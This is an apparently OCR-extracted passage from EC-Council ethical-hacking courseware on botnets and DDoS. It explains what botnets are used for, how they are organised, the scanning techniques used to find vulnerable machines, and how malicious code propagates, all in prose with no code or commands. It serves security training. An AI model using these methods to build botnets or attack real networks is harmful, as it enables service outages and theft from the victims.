


Figure 10.16: Hierarchical setup of a cybercrime organization

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Botnets

Bots are used for benign data collection or data mining activities, such as "web spidering," as well as to coordinate DoS attacks. The main purpose of a bot is to collect data. There are different types of bots, such as Internet bots, IRC bots, and chatter bots. Examples for IRC bots are Supybot, Sopel, EnergyMech, and Eggdrop.

A botnet (a contraction of "roBOT NETwork") is a group of computers "infected" by bots; however, botnets can be used for both positive and negative purposes. As a hacking tool, a botnet is composed of a huge network of compromised systems. A relatively small botnet of 1,000 bots has a combined bandwidth larger than the bandwidth of most corporate systems.

The advent of botnets led to an enormous increase in cybercrime. Botnets form the core of the cybercriminal activity center that links and unites various parts of the cybercriminal world. Cybercriminal service suppliers are a part of a cybercrime network. They offer services such as malicious code development, bulletproof hosting, the creation of browser exploits, and encryption and packing.

Malicious code is the primary tool used by criminal organizations to commit cybercrimes. Botnet owners order both bots and other malicious programs such as Trojans, viruses, worms, keyloggers, and specially crafted applications to attack remote computers via networks. Developers offer malware services on public sites or closed Internet resources.

Botnets are agents that an intruder can send to a server system to perform an illegal activity. Botnets run hidden programs that allow the identification of system vulnerabilities. Attackers can use botnets to perform the tedious tasks involved in probing a system for known vulnerabilities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Attackers can use botnets to perform the following:

- **DDoS attacks**: Botnets can generate DDoS attacks, which consume the bandwidth of the victim's computers. Botnets can also overload a system, wasting valuable host system resources and destroying network connectivity.
- **Spamming**: Attackers use a SOCKS proxy for spamming. They harvest email addresses from web pages or other sources.
- **Sniffing traffic**: A packet sniffer observes the data traffic entering a compromised machine. It allows an attacker to collect sensitive information such as credit card numbers and passwords. The sniffer also allows an attacker to steal information from one botnet and use it against another botnet. In other words, botnets can rob one another.
- **Keylogging**: Keylogging is a method of recording the keys typed on a keyboard, and it provides sensitive information such as system passwords. Attackers use keylogging to harvest account login information for services such as PayPal.
- **Spreading new malware**: Botnets can be used to spread new bots.
- **Installing advertisement add-ons**: Botnets can be used to perpetrate a "click fraud" by automating clicks.
- **Google AdSense abuse**: Some companies permit showing Google AdSense ads on their websites for economic benefits. Botnets allow an intruder to automate clicks on an ad, producing a percentage increase in the click queue.
- **Attacks on IRC chat networks**: Also called clone attacks, these attacks are similar to a DDoS attack. A master agent instructs each bot to link to thousands of clones within an IRC network, which can flood the network.
- **Manipulating online polls and games**: Every botnet has a unique address, enabling it to manipulate online polls and games.
- **Mass identity theft**: Botnets can send a large number of emails while impersonating a reputable organization such as eBay. This technique allows attackers to steal information for identity theft.

The below figure illustrates how an attacker launches a botnet-based DoS attack on a target server. The attacker sets up a bot C&C center, following which they infect a machine (bot) and compromises it. Later, they use this bot to infect and compromise other vulnerable systems available in the network, resulting in a botnet. The bots (also known as zombies) connect to the C&C center and awaits instructions. Subsequently, the attacker sends malicious commands to the bots through the C&C center. Finally, as per the attacker's instructions, the bots launch a DoS attack on a target server, making its services unavailable to legitimate users in the network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.17: Botnet-based DDoS attack

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



A Typical Botnet Setup





Figure 10.18: Typical botnet setup

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Botnet Ecosystem





Figure 10.19: Botnet ecosystem

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Scanning Methods for Finding Vulnerable Machines

Discussed below are scanning methods used by an attacker to find vulnerable machines in a network:

- **Random Scanning**

  In this technique, the infected machine (an attacker's machine or a zombie) probes IP addresses randomly in the target network's IP range and checks their vulnerability. On finding a vulnerable machine, it hacks and attempts to infect the vulnerable machine by installing the same malicious code installed on it. This technique generates significant traffic because many compromised machines probe and check the same IP addresses. Malware propagates quickly in the initial stage, and the speed of propagation reduces as the number of new IP addresses available decreases with time.

- **Hit-list Scanning**

  Through scanning, an attacker first collects a list of potentially vulnerable machines and then creates a zombie army. Subsequently, the attacker scans the list to find a vulnerable machine. On finding one, the attacker installs malicious code on it and divides the list in half. The attacker continues to scan one half, whereas the other half is scanned by the newly compromised machine. This process keeps repeating, causing the number of compromised machines to increase exponentially. This technique ensures the installation of malicious code on all the potentially vulnerable machines in the hit list within a short time.

- **Topological Scanning**

  This technique uses the information obtained from an infected machine to find new vulnerable machines. An infected host checks for URLs in the hard drive of a machine

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

that it wants to infect. Subsequently, it shortlists URLs and targets, and it checks their vulnerability. This technique yields accurate results, and its performance is similar to that of the hit-list scanning technique.

- **Local Subnet Scanning**

  In this technique, an infected machine searches for new vulnerable machines in its local network, behind a firewall, by using the information hidden in the local addresses. Attackers use this technique in combination with other scanning mechanisms.


- **Permutation Scanning**

  In this technique, attackers share a common pseudorandom permutation list of IP addresses of all machines. The list is created using a block cipher of 32 bits and a preselected key. If a compromised host is infected during either hit-list scanning or local subnet scanning, the list is scanned from immediately after the point of the compromised host to identify new targets. If a compromised host is infected during permutation scanning, scanning restarts from a random point. If an already infected machine is encountered, scanning restarts from a new random start point in the permutation list. The process of scanning stops when the compromised host consecutively encounters a predefined number of already infected machines and fails to find new targets. Thereafter, a new permutation key is generated to initiate a new scanning phase.

  Permutation scanning has the following advantages:

  - The reinfection of a target is avoided.
  - New targets are scanned at random, thereby ensuring a high scanning speed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



How Does Malicious Code Propagate?

Discussed below are three techniques used by an attacker to propagate malicious code and build attack networks:

- **Central Source Propagation**

  In this technique, the attacker places an attack toolkit on a central source and a copy of the attack toolkit is transferred to a newly discovered vulnerable system. Once the attacker finds a vulnerable machine, they instruct the central source to transfer a copy of the attack toolkit to the newly compromised machine, on which attack tools are automatically installed under management by a scripting mechanism. This initiates a new attack cycle, in which the newly infected machine searches for other vulnerable machines and repeats the process to install the attack toolkit. In general, this technique uses HTTP, FTP, and RPC protocols.

Figure 10.20: Central source propagation

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Back-chaining Propagation**

  In this technique, the attacker places an attack toolkit on their own system, and a copy of the attack toolkit is transferred to a newly discovered vulnerable system. The attack tools installed on the attacking machine use some special methods to accept a connection from the compromised system and then transfer a file containing the attack tools to it. Simple port listeners containing a copy of this file or full intruder-installed web servers, both of which use the Trivial File Transfer Protocol (TFTP), support this back-channel file copy.


Figure 10.21: Back-chaining propagation

- **Autonomous Propagation**

  Unlike the previously discussed mechanisms, in which an external file source transfers the attack toolkit, in autonomous propagation, the attacking host itself transfers the attack toolkit to a newly discovered vulnerable system, exactly at the time it breaks into that system.

Figure 10.22: Autonomous Propagation


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DDoS Case Study

DDoS attacks are sophisticated and complex attacks based on DoS and multiple distributed attack sources. In a DDoS attack, a large number of compromised computers (zombies) interrupt or suspend network services. This section presents a case study of a DDoS attack.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DDoS Attack

In a DDoS attack, attackers use a group of compromised systems (bots or zombies) usually infected with Trojans to perform a DoS attack on a target system or network resource.

